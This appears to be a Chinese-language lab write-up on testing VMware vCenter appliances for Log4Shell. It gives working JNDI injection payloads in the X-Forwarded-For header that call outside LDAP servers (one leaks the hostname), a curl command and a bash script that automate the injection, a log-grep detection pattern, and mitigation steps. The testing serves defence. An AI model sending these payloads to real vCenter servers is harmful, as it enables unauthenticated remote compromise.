

tags: security vmware

測試 VMware vCenter 的 Log4Shell 漏洞

- 測試 VMware vCenter 的 Log4Shell 漏洞
 - 從 VMSA 通報開始
 - vCenter Server 建議處置資訊
 - 對 vCSA 使用 Log4j 漏洞
 - Log4Shell 漏洞攻擊流程
 - 漏洞利用資訊
 - 使用 cURL 請求
 - 入侵指標 (Indicator of Compromise)
 - 運作流程
 - 漏洞利用測試
 - 漏洞利用服務
 - 安裝 vCSA 進行測試
 - 完成漏洞緩解保護
 - 進行 Log4Shell 漏洞測試
 - 測試流程
 - 撰寫測試腳本
 - 執行結果
 - 測試結論
 - 使用 Postman ?
 - 集合及請求組態
 - JSON 檔
 - 執行 Collection Runner
 - 參考

從 VMSA 通報開始

從上週開始收到 VMSA (VMware Security Advisories) 訂閱的安全通報 , **Log4Shell(CVE-2021-44228)** 漏洞資訊就整個炸開 , 目前 VMSA-2021-0028 已經更新到 VMSA-2021-0028.5(2021/12/21 更新)。

相關安全資訊請直接參考 **[VMSA-2021-0028]**

(<https://www.vmware.com/security/advisories/VMSA-2021-0028.html>)，其中提供目前

VMware 受影響產品的列表及緩解處置建議。相關回應請參考 **[VMware Response to CVE-2021-44228 and CVE-2021-45046: Apache Log4j Remote Code Execution - KB 87068]** (<https://kb.vmware.com/s/article/87068>)。

vCenter Server 建議處置資訊

目前對於 vCenter Server (Virtual Appliance) 官方提供資訊如下：


Product	Version	Running On	CVE Identifier	CVSSv3	Severity	F V
VMware vCenter Server	7.x, 6.7.x, 6.5.x	Virtual Appliance	CVE-2021-44228, CVE-2021-45046	10.0, 9.0	critical	F F

🔥 看起來目前 vCenter 若沒按照建議處理，應該可以被遠端和未經身份驗證的攻擊者輕鬆利用。

對 vCSA 使用 Log4j 漏洞

最初直接有關利用 Log4j 漏洞向 vCSA 採取攻擊的資訊並不十分清楚，但經過一番功夫及網路安全專家提供的方式，才有了以下 Log4j 漏洞利用的測試紀錄。

Log4Shell 漏洞攻擊流程



圖片來源: **AlertLogic** (<https://www.alertlogic.com/blog/log4shell-its-3-attack-phases-and-why-theyre-critical-to-understand/>).

漏洞利用資訊

從 [@w3bd3vil](https://twitter.com/w3bd3vil) (<https://twitter.com/w3bd3vil>) 在 **Twitter**

(<https://twitter.com/w3bd3vil/status/1469814463414951937>) 上公開的資訊來看，對於

vCSA 使用 Log4j 漏洞利用可以直接透過 **請求標頭**

(**Header**) 帶入 **X-Forwarded-For**，並注入

`${jndi:ldap:attackserver:1389/payload}` 資訊達成。

```
1 GET /websso/SAML2/SLO/vsphere.local?SAMLRequest= HTTP/2
2 Host: 10.10.10.162
3 X-Forwarded-For: ${jndi:ldap://10.10.10.151:1389/o=tomcat}
```

另外看來直接向 vCSA 登入頁面

(`/websso/SAML2/SSO/{sso_domain}?SAMLRequest=`) 提出請求就可以複製出漏洞利用的狀態。



使用 cURL 請求

根據以上的公佈的資訊，使用 cURL 進行 GET 請求，應該是最直接的方式了，大致上請求語法如下：

```
curl --insecure -vv -H "X-Forwarded-For: ${jndi:ldap://10.10.10.151:1389/o=tomcat}" "t
```

入侵指標 (Indicator of Compromise)

從網路上取得的資訊來看，目前從 vCSA 中以下的事件紀錄檔，可以發現有漏洞利用的痕跡。

- `/var/log/vmware/sso/websso.log`

```
[CorId=2a0f6a33-3301-4d94-bf61-cf110a58da8c] [auditlogger]
{"user":"n/a","client":"${jndi:ldap://log4shell.huntress.com:1389/738cd5af-e76b-4d9c-8663-a723aa70bc4f}", "10.7.30.98","timestamp":"12/19/2021 19:31:37
GMT","description":"User n/a@${jndi:ldap://log4shell.huntress.com:1389/738cd5af-e76b-4d9c-8663-a723aa70bc4f}, 10.7.30.98 failed to log in:
org.opensaml.messaging.decoder.MessageDecodingException: No SAMLRequest or
SAMLResponse query path parameter, invalid SAML 2 HTTP Redirect
message","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"}
```

以上為測試產生的紀錄。

- `/var/log/audit/sso-events/audit_events.log`

```
2021-12-19T20:40:49.590Z
{"user":"n/a","client":"${jndi:ldap://log4shell.huntress.com:1389/ab6c0da4-8309-4ee1-b461-03ab76b625da}", "10.7.30.98","timestamp":"12/19/2021 20:40:49
GMT","description":"User n/a@${jndi:ldap://log4shell.huntress.com:1389/ab6c0da4-8309-4ee1-b461-03ab76b625da}, 10.7.30.98 failed to log in:
Forbidden","eventSeverity":"INFO","type":"com.vmware.sso.LoginFailure"}
```

以上為測試產生的紀錄。

參考 可透過以下命令在 vCSA 上搜尋相關事件紀錄。

```
$ egrep -I -i -r '\${\|%7B}jndi:(ldap[s]?  
|rmi|dns|nis|iiop|corba|nds|http):/[^\n]+' /var/log/*
```

注意 jndi 支援的協定並不是只有 ldap 一種。

運作流程

上述漏洞利用的運作應該是以下流程：

1. 使用 cURL 向 vCSA 登錄頁面
/websso/SAML2/SSO/{sso_domain} 提出 GET 請求，
vCSA 會要求用戶提供 **SAMLRequest** 參數。
2. 當 SAMLRequest 參數為空值或解析時發生問題，系統會
將錯誤記錄到 /var/log/vmware/websso.log。
3. vCSA 將使用請求標頭中的 HTTP X-Forwarded-For 中的
參數值作為日誌訊息的"客戶端"。
4. 接著將 log4j 負載注入標頭，並向 vCSA 登錄頁面發出請
求後便會導致漏洞利用。

上述流程中漏洞利用的攻擊者，{sso_domain} 是屬於不同的
參數值，不過一般都是使用 vsphere.local 吧？！不過，即
便如此，攻擊者只需要向 URL

https://<vcsa_ip_address_or_fqdn>/ui/login 發出 GET
請求就可以取得該參數值。

```
* start date: Dec 19 18:09:56 2021 GMT  
* expire date: Dec 20 06:09:56 2023 GMT  
* issuer: CN=CA; DC=vsphere; DC=local; C=US; ST=California; O=vcsa-01a.sysagelab.com; OU=VMware Engineering  
* SSL certificate verify result: unable to get local issuer certificate (20), continuing anyway.  
* Using HTTP2, server supports multiplexing  
* Connection state changed (HTTP/2 confirmed)  
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade: len=0  
* Using Stream ID: 1 (easy handle 0x55a3e1baddc0)  
> GET /ui/login HTTP/2  
> Host: 10.7.150.87  
> user-agent: curl/7.79.1  
> accept: /*  
>  
* Connection state changed (MAX_CONCURRENT_STREAMS == 4294967295)!  
< HTTP/2 302  
< strict-transport-security: max-age=30758400; includeSubDomains  
< x-xss-protection: 1; mode=block  
< set-cookie: VSPHERE-UI-SESSIONID=D893EB508453DC79B63F22C50893FDD5; Path=/ui; Secure; HttpOnly  
< x-frame-options: deny  
< cache-control: no-cache, no-store, max-age=0, must-revalidate, no-store  
< pragma: no-cache  
< location: https://vcsa-01a.sysagelab.com/websso/SAML2/SSO/vsphere.local?SAMLRequest=zVRbb9owFH7fr4j8ntgJUJhVqFhZ  
orPa7fVL%2FC7BnTBHBGs82u3RmNdgk3BNjKH%0Ae13Abko80MKPSS1cD711rkJOaZ0jCFksItYj2IASWZSbkraQIRqazh8fEpmz7TBagswImVyoU  
mLAVS%2FhgXAdx5AF%2FkmBpjT05UZ%2BkPvhw82NQI%2CixKQu5x3hHkSMZ4dhpB%2FWa2W4fI5%0AXfUAjSzAPvLpby6LxLE8YtFkzIFDAQm%2Bn  
bwgnBer7M19MGVwr1PqHuRRbjur3nV2YI0%0AtCNBuuzwv9ZCybUE%2B1qCwi fw5pc6ik9Cu0%2B1YXsTMJzmIuNfYtyB8Gn8ykFE9ymUrfAN7%2Bq  
mQKVv7tH4L%2FI6oLULA5pOrfhjM71fL83zT7Aw%3D%3D&SigAlg=http%3A%2F%2Fwww.w3.org%2F2001%2F04%2Fxmldsig-more%23rsa-sha2  
YfK%0Agu7npsc90sZbIr0XXP4FXz0RfpqyE8VfpGffwdQC0fxj1NjWEgeDBPxsSvjwzMBrdiYk0366eR%0AEonMFLhFGPQ5x8mbd4P%2BQlhLSKH  
tmSztcHeel6ma892W0Fg8Q6CasnjZrNeJsJA%0ATfyTyAUGQLNSkK8nLcV1aKKpsT0c0kMxAqzrEQ%3D%3D  
< content-length: 0  
< date: Mon, 20 Dec 2021 02:35:31 GMT
```

漏洞利用測試

雖然大致了解如何利用 Log4Shell 漏洞來向 vCSA 執行入侵測試的流程，即便如此還是有些困難點需要克服。

漏洞利用服務

Log4Shell 漏洞利用需要透過 ldap 或其他服務提供解析服務，另外透過 web 服務提供遠端惡意程式下載。網路上許多資安專家提供了 JAVA 程式編譯執行後可以提供上述功能使用，也有許多漏洞偵測的程式可以使用。

- **christophetd/log4shell-vulnerable-app**

(<https://github.com/christophetd/log4shell-vulnerable-app>).

- **cyberxml/log4j-poc**(<https://github.com/cyberxml/log4j-poc>).

- **adilsoybalil/Log4j-RCE-Scanner**(<https://github.com/adilsoybalil/Log4j-RCE-Scanner>).

- **TryHackMe Free LAB**(<https://tryhackme.com/room/solar>).

- **JFrog log4j-tools**(<https://github.com/jfrog/log4j-tools>).

最後因為能力及資源有限，選擇了 **Huntress Log4Shell Vulnerability Tester**(<https://log4shell.huntress.com/>)，這個網站直接提供 ldap 和 web 服務，可以透過網頁的說明，取得一組唯一識別碼，提供 log4j 負載作為標頭請求使用。

Huntress Log4Shell Vulnerability Tester

Our team is continuing to investigate [CVE-2021-44228](#), a critical vulnerability that's affecting a Java logging package log4j which is used in a significant amount of software. The source code for this tool is available on GitHub at [huntresslabs/log4shell-tester](#).

This site can help you test whether your applications are vulnerable to Log4Shell (CVE-2021-44228). **Here's how to use it:**

- You simply **copy and paste** the generated JNDI syntax (the code block `${jndi[:ldap[:]]//...}` presented below) into anything (application input boxes, frontend site form fields, logins such as username inputs, or if you are bit more technical, even User-Agent or X-Forwarded-For or other customizable HTTP headers).
- Check the [results](#) page to see if it received any connection, and verify the detected IP address and timestamp, to correlate with when you tested any service.
- If you **see an entry**, a connection was made and **the application you tested is vulnerable**.

The following payload should only be used with systems which you have explicit permission to test. If you find any vulnerable applications or libraries, you should exercise responsible disclosure to minimize any potential fallout due to the vulnerability! This tool was created with the intention of helping the community quickly identify vulnerable applications in **your own** networks only.

Please know that a **negative test does not guarantee that your application is patched**. The tool is designed to offer a simpler means of testing and is intended for testing purposes only—it should only be used on systems you are authorized to test. If you find any vulnerabilities, please follow [responsible disclosure](#) guidelines.

Your unique identifier is: `5971ac39-bd45-4cd7-977f-bf64fcc85cbf`. You can use the payload below for testing:

```
${jndi:ldap://log4shell.huntress.com:1389/5971ac39-bd45-4cd7-977f-bf64fcc85cbf}
```

If you need other values, you can use the extra keys mechanism. This works by adding path components to the LDAP path in the above payload. Any values separated by / in the LDAP path will be included in the extra keys column on the results page. The only requirement is that your UUID is the last item in the list. For example, the following returns the hostname in the extra keys:

```
${jndi:ldap://log4shell.huntress.com:1389/hostname=${env:HOSTNAME}/5971ac39-bd45-4cd7-977f-bf64fcc85cbf}
```

[View Connections](#)

Technical Details

The tool works by generating a random unique identifier which you can use when testing input fields. If an input field or application is vulnerable, it will reach out to this website over LDAP. Our LDAP server will immediately terminate the connection, and log it for a short time. **This tool will not actually run any code on your systems.**

利用 Log4Shell 漏洞攻擊後，可以在 **View Connections** 網頁（https://log4shell.huntress.com/view/<uniq_id>）看到紀錄。也提供 JSON 格式（https://log4shell.huntress.com/json/<uniq_id>）。

！ 注意 驗證的網頁結果，也只會保留 **30 分鐘**，若有需要紀錄需自行備存。如果還需要再次測試，只要重新取得一組唯一識別碼即可。

Huntress Log4Shell Vulnerability Results

Any time a server reaches out to our LDAP server with your unique identifier, it will be logged here. You can use the payload you received on the home page to test various services in your network and check back here for any results. Your payload is:

```
{jndi:ldap://log4shell.huntress.com:1389/a5f7e1be-b73d-419a-9ca2-57596d05203b}
```

If you need other values, you can use the extra keys mechanism. This works by adding path components to the LDAP path in the above payload. Any values separated by `/` in the LDAP path will be included in the extra keys column below. The only requirement is that your UUID is the last item in the list. For example, the following returns the hostname in the extra keys:

```
{jndi:ldap://log4shell.huntress.com:1389/hostname=${env:HOSTNAME}/a5f7e1be-b73d-419a-9ca2-57596d05203b}
```

！ The entries below are only cached for up to 30 minutes. If you need this data, you should copy it to a safe place.

i Looking for JSON results? You can download them from [here!](#)

IP Address	Date/Time	Extra Keys
------------	-----------	------------

網站所使用的工具套件及程式，也同時公開於 GitHub 網站 **[[huntresslabs/log4shell-tester](https://github.com/huntresslabs/log4shell-tester)]** (<https://github.com/huntresslabs/log4shell-tester>)，若有安全疑慮則可以自行搭建使用。

注意 上述漏洞利用測試，僅是為了簡易並快速識別應用程序的攻擊風險。實際漏洞造成的潛在風險及後果，請以產品官方產品公告為主。

安裝 vCSA 進行測試

好了，困難的地方解決了，剩下來的部份就簡單許多。因為是 POC 測試，為了不影響生產環境，重新安裝兩組 vCSA，其中一組按照官方提供程序完成緩解修正，另一組則不變動，透過 Log4Shell 漏洞驗證測試，再比較應用結果。透過 CLI 分別安裝兩組 vCSA 虛擬主機。

Name	IP Address	Notes
vcsa-01a	10.7.150.87	Vulnerable vCSA
vcsa-01b	10.7.150.119	Patched vCSA

！ 雖然是 Patched vCSA，但是目前官方對於 vCSA 僅提供緩解方式，而非正式修補。

使用簡單的腳本檔執行 CLI 安裝 vCSA。

```
~/vcsacli> ./vcsa7_vuln_on-esxi.conf

[TASK] Check the configuration for installation

[TASK] Check the environment for installation

[TASK] Start to install vCSA 7.0
Run the installer with "-v" or "--verbose" to log detailed information
Updating log file location, copying /tmp/vcsacliInstaller-2021-12-19-17-40-cc4dpvm/vcsa-cli-installer.log* to desired location as a backup: /tmp/vcsacliInstaller-2021-12-19-17-40-cc4dpvm/workflow_163993563687
0/vcsa-cli-installer.log.bak
Consuming the installer build:15393115
Workflow log-dir /tmp/vcsacliInstaller-2021-12-19-17-40-cc4dpvm/workflow_1639935636870

===== [START] Start executing Task: To validate CLI options at 17:40:36 =====
[SUCCESS] Successfully executed Task 'CLIOptionsValidationTask: Executing CLI optionsValidation task' in TaskFlow 'template_validation' at 17:40:36
===== [START] Start executing Task: To validate the syntax of the template. at 17:40:37 =====
Template syntax validation for template 'vcsa7_vuln_on-esxi.json' succeeded.
Syntax validation for all templates succeeded.
[SUCCESS] Successfully executed Task 'SyntaxValidationTask: Executing Template Syntax Validation task' in TaskFlow 'template_validation' at 17:40:37
[START] Start executing Task: To check the version of each template, and for each older template that supports CEIP, convert it to the latest template format, and save it to the Template Blackboard at 17:40:37
CEIP is not enabled because the template key 'ceip.enabled' in section 'ceip', subsection 'settings' in template 'vcsa7_vuln_on-esxi.json' was set to 'false'.
CEIP is not enabled because the template key 'ceip.enabled' in section 'ceip', subsection 'settings' in template 'vcsa7_vuln_on-esxi.json' was set to 'false'.
CEIP is not enabled because the template key 'ceip.enabled' in section 'ceip', subsection 'settings' in template 'vcsa7_vuln_on-esxi.json' was set to 'false'.
Template version processing for template 'vcsa7_vuln_on-esxi.json' succeeded.
Version processing for all templates succeeded.
[SUCCESS] Successfully executed Task 'VersionProcessingTask: Executing Template Version Processing task' in TaskFlow 'template_validation' at 17:40:37
===== [START] Start executing Task: To validate the template structure against the rules specified by a corresponding template schema. at 17:40:37 =====
Template structure validation for template 'vcsa7_vuln_on-esxi.json' succeeded.
Structure validation for all templates succeeded.
[SUCCESS] Successfully executed Task 'StructureValidationTask: Executing Template Structure Validation task' in TaskFlow 'template_validation' at 17:40:37
[START] Start executing Task: To create a dependency graph for the provided templates, with an edge pairing two templates that are dependent on each other. Such graph relationships will affect whether certain templates can be deployed in parallel, or must be deployed sequentially. at 17:40:37
Dependency processing for all templates succeeded.
[SUCCESS] Successfully executed Task 'DependencyProcessingTask: Executing Template Dependency Processing task' in TaskFlow 'template_validation' at 17:40:37
===== [START] Start executing Task: Validate that requirements are met in the source vCSA. at 17:40:38 =====
InstallRequirementCollector: Reached gathering requirement
[SUCCESS] Successfully executed Task 'SrcRequirementTask: Running SrcRequirementTask' in TaskFlow 'vcsa7_vuln_on-esxi' at 17:40:38
===== [START] Start executing Task: Perform precheck tasks. at 17:40:38 =====
Firstboot scripts. (RUNNING 91/100) - Starting VMware Content Library Service...
VCSA Deployment is still running
=====VCSA Deployment Progress Report===== Task: Install required RPMs for the appliance. (SUCCEEDED 100/100) - Task has completed successfully. Task: Run
Firstboot scripts. (RUNNING 91/100) - Starting VMware Content Library Service...
VCSA Deployment is still running
=====VCSA Deployment Progress Report===== Task: Install required RPMs for the appliance. (SUCCEEDED 100/100) - Task has completed successfully. Task: Run
Firstboot scripts. (RUNNING 91/100) - Starting VMware Performance Charts...
VCSA Deployment is still running
=====VCSA Deployment Progress Report===== Task: Install required RPMs for the appliance. (SUCCEEDED 100/100) - Task has completed successfully. Task: Run
Firstboot scripts. (SUCCEEDED 100/100) - Task has completed successfully.
VCSA Deployment is still running
=====VCSA Deployment Progress Report===== Task: Install required RPMs for the appliance. (SUCCEEDED 100/100) - Task has completed successfully. Task: Run
Firstboot scripts. (SUCCEEDED 100/100) - Task has completed successfully.
Successfully completed VCSA deployment. VCSA Deployment Start Time: 2021-12-19T17:59:52.214Z VCSA Deployment End Time: 2021-12-19T18:21:47.156Z
[SUCCESS] Successfully executed Task 'MonitorDeploymentTask: Monitoring Deployment' in TaskFlow 'vcsa7_vuln_on-esxi' at 18:22:18
Monitoring VCSA Deploy task completed
===== [START] Start executing Task: Join active domain if necessary at 18:22:18 =====
Domain join task not applicable, skipping task.
[SUCCESS] Successfully executed Task 'Running deployment: Domain Join' in TaskFlow 'vcsa7_vuln_on-esxi' at 18:22:19
===== [START] Start executing Task: Provide the login information about new appliance. at 18:22:19 =====
Appliance Name: vuln_vcsa7
System Name: vcsa-01a.sysagelab.com
System IP: 10.7.150.87
Log in as: Administrator@phere.local
[SUCCESS] Successfully executed Task 'ApplianceLoginSummaryTask: Provide appliance login information.' in TaskFlow 'vcsa7_vuln_on-esxi' at 18:22:19
===== 18:22:20 =====
Result and Log File Information...
Workflow log directory: /tmp/vcsacliInstaller-2021-12-19-17-40-cc4dpvm/workflow_1639935636870

[TASK] Check the installation log
[SUCCESS] Successfully executed Task 'ApplianceLoginSummaryTask: Provide appliance login information.' in TaskFlow 'vcsa7_vuln_on-esxi' at 18:22:19

=====
>> 已經完成(vcsa-01a.sysagelab.com)自動化部署
>> 請透過瀏覽器連線，進行相關組態及維護！

[TASK] Clean up and mount ISO
```

使用 govc 檢視 vCSA。

• vuln_vcsa7

```
~/Git-Repos/Projects/govc
└─ source vuln_VC
> Connect to Lab vCenter Server ..... [DONE]

~/Git-Repos/Projects/govc
└─ govc about
FullName:      VMware vCenter Server 7.0.0 build-15952599
Name:          VMware vCenter Server
Vendor:        VMware, Inc.
Version:       7.0.0
Build:         15952599
OS type:       linux-x64
API type:      VirtualCenter
API version:   7.0.0.0
Product ID:    vpx
UUID:          7b8d3b96-a6df-4510-8e52-dfd50208846b
```

• patched_vcsa7

```
~/Git-Repos/Projects/govc
└─ source patched_VC
> Connect to Lab vCenter Server ..... [DONE]

~/Git-Repos/Projects/govc
└─ govc about
FullName:      VMware vCenter Server 7.0.0 build-15952599
Name:          VMware vCenter Server
Vendor:        VMware, Inc.
Version:       7.0.0
Build:         15952599
OS type:       linux-x64
API type:      VirtualCenter
API version:   7.0.0.0
Product ID:    vpx
UUID:          fc9bb0be-e383-49c5-9340-889683f52963
```

完成漏洞緩解保護

目前 vCSA 要面對 Log4Shell 漏洞威脅，請參考以下 VMware KB 資訊：

- **Python script to automate the workaround steps of VMSA-2021-0028 vulnerability on vCenter Server Appliance (87088)** (<https://kb.vmware.com/s/article/87088>)
- **Workaround instructions to address CVE-2021-44228 in vCenter Server and vCenter Cloud Gateway (87081)** (<https://kb.vmware.com/s/article/87081>)

需要依序執行以下官方提供的 Python 程式：

- vmsa-2021-0028-kb87081.py
- remove_log4j_class.py

影響評估 請了解以下影響後進行緩解方案。

- VCHA needs to be removed before executing the steps in this KB article.
- Environments with external PSCs need to have the script executed on both vCenter and PSC appliances.

執行 vmsa-2021-0028-kb87081.py 。

```
root@vcsa-01b [ ~ ]# python /tmp/vmsa-2021-0028-kb87081.py

This script will help to automate the steps described in VMware KB https://kb.vmware.com/s/article/87081

All Services will be restarted by the script to mitigate the VMSA, Please enter YES to proceed further or NO to Exit [[Yes/No/Y/N]] ? Y

Remediating vMon Config files
...Taking Backup of file /usr/lib/vmware-vmon/java-wrapper-vmon
...Successfully completed the backup - /usr/lib/vmware-vmon/java-wrapper-vmon_backup_20-Dec-21-04-46-46
...Updating Config file
...Completed Config file update
...Stopping all Services
...Starting all Services
...Successfully Started All Services
...Completed remediating vMon services

Remediating VMware Update Manager Config files
...Taking Backup of file /usr/lib/vmware-updatemgr/bin/jetty/start.ini
...Successfully completed the backup - /usr/lib/vmware-updatemgr/bin/jetty/start.ini_backup_20-Dec-21-04-46-46
...Updating Config file
...Completed Config file update
...Restarting Update Manager Service
...Successfully restarted Update Manager Service
...Completed remediating Update Manager service

Remediating Analytics Service Config files
...Taking Backup of file /usr/lib/vmware/common-jars/log4j-core-2.8.2.jar
...Successfully completed the backup - /usr/lib/vmware/common-jars/log4j-core-2.8.2.jar_backup_20-Dec-21-04-46-46
...Updating Config file
...Successfully updated the Jar file
...Restarting Analytics Service
...Successfully restarted Analytics Service
...Completed remediating Analytics service

Remediating DBCC Utility Config files
Skipping DBCC Remediation as Log4j Jar file /usr/lib/vmware-dbcc/lib/log4j-core-2.8.2.jar does not exist on this VC build

Verifying the vulnerability status after applying the workaround :

..Verifying the status of vMon Services
...SUCCESS
..Verifying the status of VMware Update Manager
...SUCCESS
..Verifying the status of VMware Analytics Service
...SUCCESS
..Verifying the status of DBCC Utility
...SKIPPED (Not Applicable)
Successfully applied the workaround steps in KB 87081 to mitigate the VMSA-2021-0028
```


執行 remove_log4j_class.py。

```
root@vcsa-01b:~# python /tmp/remove_log4j_class.py
A service stop and start is required to complete this operation. Continue?[y]
2021-12-20T05:16:41 INFO stop: stopping services
2021-12-20T05:18:52 INFO process.archive: Found a VULNERABLE FILE: /opt/vmware/lib64/log4j-core-2.11.2.jar
2021-12-20T05:18:53 INFO process.archive: VULNERABLE FILE: /opt/vmware/lib64/log4j-core-2.11.2.jar backed up to /tmp/tmpdzo0mvzl/opt/vmware/lib64/log4j-core-2.11.2.jar.bak
2021-12-20T05:19:20 INFO process.archive: Found a VULNERABLE FILE: /usr/lib/vmware/common-jars/log4j-core-2.11.0.jar
2021-12-20T05:19:21 INFO process.archive: VULNERABLE FILE: /usr/lib/vmware/common-jars/log4j-core-2.11.0.jar backed up to /tmp/tmpdzo0mvzl/usr/lib/vmware/common-jars/log4j-core-2.11.0.jar.bak
2021-12-20T05:19:21 INFO process.archive: Found a VULNERABLE FILE: /usr/lib/vmware/common-jars/log4j-core-2.11.2.jar
2021-12-20T05:19:22 INFO process.archive: VULNERABLE FILE: /usr/lib/vmware/common-jars/log4j-core-2.11.2.jar backed up to /tmp/tmpdzo0mvzl/usr/lib/vmware/common-jars/log4j-core-2.11.2.jar.bak
2021-12-20T05:19:25 INFO process.archive: Found a VULNERABLE FILE: /tmp/tmpo07bald/WEB-INF/lib/log4j-core-2.11.2.jar
2021-12-20T05:19:36 INFO process.war: Found a VULNERABLE WAR file with: /usr/lib/vmware-ssv/vmware-sts/webapps/ROOT.war
2021-12-20T05:19:37 INFO process.war: VULNERABLE FILE: /usr/lib/vmware-ssv/vmware-sts/webapps/ROOT.war backed up to /tmp/tmpdzo0mvzl/usr/lib/vmware-ssv/vmware-sts/webapps/ROOT.war.bak
2021-12-20T05:19:38 INFO process.archive: Found a VULNERABLE FILE: /usr/lib/vmware-ssv/vmware-sts/webapps/ROOT/WEB-INF/lib/log4j-core-2.11.2.jar
2021-12-20T05:19:39 INFO process.archive: VULNERABLE FILE: /usr/lib/vmware-ssv/vmware-sts/webapps/ROOT/WEB-INF/lib/log4j-core-2.11.2.jar backed up to /tmp/tmpdzo0mvzl/usr/lib/vmware-ssv/vmware-sts/webapps/ROOT/WEB-INF/lib/log4j-core-2.11.2.jar.bak
2021-12-20T05:19:47 INFO process.archive: Found a VULNERABLE FILE: /tmp/tmpqqs4d3h/WEB-INF/lib/log4j-core-2.11.2.jar
2021-12-20T05:19:48 INFO process.war: Found a VULNERABLE WAR file with: /usr/lib/vmware-lookupsvc/webapps/ROOT.war
2021-12-20T05:19:48 INFO process.war: VULNERABLE FILE: /usr/lib/vmware-lookupsvc/webapps/ROOT.war backed up to /tmp/tmpdzo0mvzl/usr/lib/vmware-lookupsvc/webapps/ROOT.war.bak
2021-12-20T05:19:49 INFO process.archive: Found a VULNERABLE FILE: /usr/lib/vmware-lookupsvc/webapps/ROOT/WEB-INF/lib/log4j-core-2.11.2.jar
2021-12-20T05:19:50 INFO process.archive: VULNERABLE FILE: /usr/lib/vmware-lookupsvc/webapps/ROOT/WEB-INF/lib/log4j-core-2.11.2.jar backed up to /tmp/tmpdzo0mvzl/usr/lib/vmware-lookupsvc/webapps/ROOT/WEB-INF/lib/log4j-core-2.11.2.jar.bak
2021-12-20T05:19:50 INFO main:
===== Summary =====
Backup Directory: /tmp/tmpdzo0mvzl
List of processed files:
/opt/vmware/lib64/log4j-core-2.11.2.jar
/usr/lib/vmware/common-jars/log4j-core-2.11.0.jar
/usr/lib/vmware/common-jars/log4j-core-2.11.2.jar
/usr/lib/vmware-ssv/vmware-sts/webapps/ROOT.war
/usr/lib/vmware-ssv/vmware-sts/webapps/ROOT/WEB-INF/lib/log4j-core-2.11.2.jar
/usr/lib/vmware-lookupsvc/webapps/ROOT.war
/usr/lib/vmware-lookupsvc/webapps/ROOT/WEB-INF/lib/log4j-core-2.11.2.jar
2021-12-20T05:19:50 INFO start: starting services
2021-12-20T05:26:37 INFO main: Done.
```



目前 vcsa-01b 已完成 Log4Shell 緩解動作。

進行 Log4Shell 漏洞測試

根據先前了解 [[Huntress Log4Shell Vulnerability Tester](https://log4shell.huntress.com/)]

(<https://log4shell.huntress.com/>) 的程序，我們只要正確地執行測試下列步驟，就可以簡易地了解目前 vCSA 對於 Log4Shell 威脅的防護能力。

測試流程

1. 登入 log4shell.huntress.com (https://log4shell.huntress.com) 取得唯一識別碼。
2. 根據網頁提供的請求標頭，向目標 vCSA 登入網站送出 GET 請求。
3. 檢視測試結果網頁 [<https://log4shell.huntress.com/view/> (<https://log4shell.huntress.com/view/>) <唯一識別碼>]，確認 vCSA 是否有 Log4Shell 安全隱患。

撰寫測試腳本

根據測試流程，撰寫簡易的測試腳本。

範例腳本 LOG4J_TESTER.SH

```

1  #!/usr/bin/env bash
2
3  ## get scan id
4  function get_scan_id () {
5      echo -e "\n[TASK] Get Scan ID"
6      scanId=$(curl -k -s "https://${scanHost}" | grep 'Your unique identifier is:')
7  }
8  ## get sso domain
9  function get_sso_domain () {
10     echo -e "\n[TASK] Get vCSA SSO Domain"
11     ssoDomain=$(curl -k -s -vv "https://${vcsa}/ui/login" 2>&1 | grep 'location:')
12 }
13
14 ## test vcsa
15 function vcsa_test () {
16     echo -e "\n[TASK] Use [X-Forwarded-For] method to test"
17     vcsaScanUrl="https://${vcsa}/websso/SAML2/SSO/${ssoDomain}?SAMLRequest="
18     headers="X-Forwarded-For: \${jndi:ldap://${scanHost}:1389/${scanId}}"
19     curl -k -s --max-time 20 -H "${headers}" "${vcsaScanUrl}" &> /dev/null
20 }
21
22 ## check ui result
23 function view_result () {
24     viewUrl="https://${scanHost}/view/${scanId}"
25     echo -e "  - View Connect:\t${viewUrl}"
26 }
27
28 ## check json result
29 function json_result () {
30     jsonUrl="https://${scanHost}/json/${scanId}"
31     count=$(curl -k -s "${jsonUrl}" | jq '.hits | length')
32     if [[ ${count} != 0 ]]; then
33         echo -e "  - Vululnerable:\tYES"
34     else
35         echo -e "  - Vululnerable:\tIt seems good!"
36     fi
37 }
38
39 function result () {
40     echo -e "\n[TASK] Test Result"
41     echo -e "  - Host:\t${vcsa}"
42     echo -e "  - SSO Domain:\t${ssoDomain}"
43     echo -e "  - Scan ID:\t${scanId}"
44     echo -e "  - Target URL:\t${vcsaScanUrl}"
45     echo -e "  - Method:\t${headers}"
46     view_result
47     json_result
48 }
49
50 scanHost="log4shell.huntress.com"
51 vcsa="${1:-10.7.150.87}"
52
53 ## main
54 get_scan_id
55 get_sso_domain
56 vcsa_test
57 result

```

執行結果

VCSA-01A (VULNERABLE)

從結果顯示得知未進行緩解程序的 vCSA，的確有 Log4Shell 漏洞攻擊的風險。

```
./log4j_tester.sh 10.7.150.87
[TASK] Get Scan ID
[TASK] Get vCSA SSO Domain
[TASK] Use [X-Forwarded-For] method to test
[TASK] Test Result
- Host: 10.7.150.87
- SSO Domain: vsphere.local
- Scan ID: 0ad1bed9-f9f1-41b6-85ab-2d400d586cde
- Target URL: https://10.7.150.87/websso/SAML2/SSO/vsphere.local?SAMLRequest=
